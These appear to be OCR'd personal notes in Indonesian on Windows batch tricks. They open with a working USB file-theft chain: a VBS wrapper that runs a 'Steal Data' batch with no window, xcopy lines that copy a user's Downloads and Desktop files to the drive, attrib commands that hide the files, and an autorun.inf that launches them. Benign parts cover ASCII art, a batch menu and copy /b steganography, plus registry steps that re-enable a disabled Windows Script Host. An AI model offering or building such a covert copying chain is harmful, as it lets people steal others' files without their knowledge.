HACKLEARN NIZAR

M Nizar N
publik.nizar@gmail.com

Table of Contents

Silent Transfer Files

1. Hidden Proccess CMD Invisible, bikin file (invisible.vbs)

```
CreateObject("Wscript.Shell").Run """" & WScript.Arguments(0) & """", 0, False
```

Referensi:

- https://www.itninja.com/question/completely-invisible-batch-file

2. Steal Data, bikin file (start.bat)

```
SET odrive=%odrive:~0,2%
set backupcmd=xcopy /s /c /d /e /h /i /r /y /g
echo off
%backupcmd% "%USERPROFILE%\downloads\*png" "%drive%\all\downloads"
%backupcmd% "%USERPROFILE%\desktopp" "%drive%\all\desktopp"
@echo off
```

Referensi:

- https://www.youtube.com/watch?v=TQOPTn12OZA

3. Run invisible.vbs and start.bat same time, bikin file (ok.bat)

```
@echo off
wscript.exe "invisible.vbs" "start.bat"
```

Note:

- Sesuaikan dengan nama dan lokasi file .bat
- Jika file **ok.bat** berada di lokasi yang sama dengan file **invisible.vbs** dan **start.bat**, maka cukup tulis nama filenya saja
- Jika berbeda lokasi → `wscript.exe "\tools\invisible.vbs" "\tools\start.bat"`

Referensi:

- https://www.itninja.com/question/completely-invisible-batch-file

ASCII Art Text


Tools:

a. https://www.patorjk.com/software/taag/#p=display&f=Graffiti&t=Type%20Something%20 (basis text typing)

b. https://www.text-image.com/ (basis gambar)

Show txt in batch file

a. Congrat.txt



b. Batch script (.bat)

```
@echo off
type "%~dp0congrats.txt"
> nul pause
echo(
type "%~dp0cake.txt"
> nul pause
```

Fix windows script host machine disabled

- regedit
- lokasi file "enabled"

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows Script Host\Settings
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Settings
```

- hapus file "enabled" lewat cmd admin

```
REG DELETE "HKCU\SOFTWARE\Microsoft\Windows Script Host\Settings" /v Enabled /f
REG DELETE "HKLM\SOFTWARE\Microsoft\Windows Script Host\Settings" /v Enabled /f
```

- bikin ulang file "Enabled" value 1

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows Script Host\Settings (dword)
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Settings (qword)

Referensi:

- https://www.winhelponline.com/blog/windows-script-host-disabled-machine-contact-administator/

Hidden files

Hidden file

- cmd

```
attrib +s +h start.bat
attrib +s +h ok.bat
attrib +s +h invisible.vbs
```

Show all hidden file

- cmd

```
attrib -s -h
```

Execute program bat exe in autorun.inf with autorun creator

Bikin file autorun.inf dengan autorun creator

- code dalam **autorun.inf**

```
[autorun]
icon=favicon.ico
label=usb pro
open=startdoc.exe ok.bat
```

m options: meskipun dihapus, akan tetap berjalan


- ketika sudah membuat autorun.inf dengan **autorun creator,** akan dibuatkan folder **openfile** yang berisi file **.exe**
- kalau folder **open files** dihapus, maka **autorun** tidak akan bekerja.

NizarHack Module


Usage

1. Run file **NizarHack.bat**

2. Silakan pilih tools yang sudah saya sediakan



3. File yang ada di modul ini




Jenis


Sesuaikan ketentuan lokasi *path* ekstrak nizarhackmodules.
Ada 2 jenis modul v1

- nizarsec module system copilot v1 (2021) → ekstrak di *path* luar usb

Kalau Di Dalam Usb Sudah Ada Autorun.Inf Dan Ico, Maka Hanya File Lain Yang Diekstrak (Autorun.Inf Dan Ico Tidak Perlu Diekstrak).



- nizarsec module system manual v1 (2021) → ekstrak di dalam folder **tools**



Bikin Modul Batch

Tools:

a. Code editor

Step:

a. Bikin file .bat

1. Beri **echo off**

   ECHO OFF
   CLS

2. Buat anchor
   :MENU
3. Buat menu
   ECHO.
   ECHO .....
   ECHO PRESS 1, 2 OR 3 to select your task, or 4 to EXIT.
   ECHO .....
   ECHO.
   ECHO 1 - Open Notepad
   ECHO 2 - Open Calculator
   ECHO 3 - Open Notepad AND Calculator
   ECHO 4 - EXIT
   ECHO.

4. Buat input area

```
SET /P M=Type 1, 2, 3, or 4 then press ENTER:
IF %M%==1 GOTO NOTE
IF %M%==2 GOTO CALC
IF %M%==3 GOTO BOTH
IF %M%==4 GOTO EOF
```

5. Buat command / perintah

```
:NOTE
cd %windir%\system32\notepad.exe
start notepad.exe
GOTO MENU

:CALC
cd %windir%\system32\calc.exe
start calc.exe
GOTO MENU

:BOTH
cd %windir%\system32\notepad.exe
start notepad.exe
cd %windir%\system32\calc.exe
start calc.exe
GOTO MENU
```

6. Hasil

```
ECHO OFF
CLS

:MENU
ECHO.
ECHO ...............................................
ECHO PRESS 1, 2 OR 3 to select your task, or 4 to EXIT.
ECHO ...............................................
ECHO.
ECHO 1 - Open Notepad
ECHO 2 - Open Calculator
ECHO 3 - Open Notepad AND Calculator
ECHO 4 - EXIT
ECHO.
```

```
SET /P M=Type 1, 2, 3, or 4 then press ENTER:
IF %M%==1 GOTO NOTE
IF %M%==2 GOTO CALC
IF %M%==3 GOTO BOTH
IF %M%==4 GOTO EOF

:NOTE
cd %windir%\system32\notepad.exe
start notepad.exe
GOTO MENU
:CALC
cd %windir%\system32\calc.exe
start calc.exe
GOTO MENU
:BOTH
cd %windir%\system32\notepad.exe
start notepad.exe
cd %windir%\system32\calc.exe
start calc.exe
GOTO MENU
```

Referensi:

- https://www.sevenforums.com/tutorials/78083-batch-files-create-menu-execute-commands.html

Steganography

Steganografi adalah seni dan ilmu menulis pesan tersembunyi atau menyembunyikan pesan dengan suatu cara sehingga selain si pengirim dan si penerima, tidak ada seorangpun yang mengetahui atau menyadari bahwa ada suatu pesan rahasia. Steganografi merupakan suatu teknik menyembunyikan sebuah file pada file lainnya. Dalam metode ini diperlukan file sebagai penampung (cover) dan file lain yang akan ditampung (message). File penampung maupun file yang akan ditampung dapat berupa citra, audio, maupun text. Penggunaan steganografi bertujuan untuk menyembunyikan atau menyamarkan suatu data sehingga sulit untuk dideteksi (encoding). Data yang disembunyikan dapat diekstraksi kembali sama seperti keadaan aslinya (decoding).

Tools:

- Command Prompt CMD
- Winrar

Step:

a) Membuat *carrier* atau *cover casing* penampung file rahasia

   a. Buka cmd

b. Syntax

Copy /b gambar.png+filerahasia.txt gambar2.png


Ket:

- Gambar.png → gambar original
- Filerahasia.txt → file yang ingin disisipkan
- Gambar2/png → hasil menyisipkan filerahasia.txt

b) Input file lain ke gambar.png (carrier) melalui winrar

a. Buka winrar

b. Pilih gambar2.png dan klik menu toolbar → view



c. Tinggal masukkan fie lain menggunakan winrar (*drag & drop*)

Referensi:

- https://id.wikipedia.org/wiki/Steganografi
- https://pemrogramanmatlab.com/tag/definisi-steganografi/
- https://www.youtube.com/watch?v=l0-z-hKYT1Q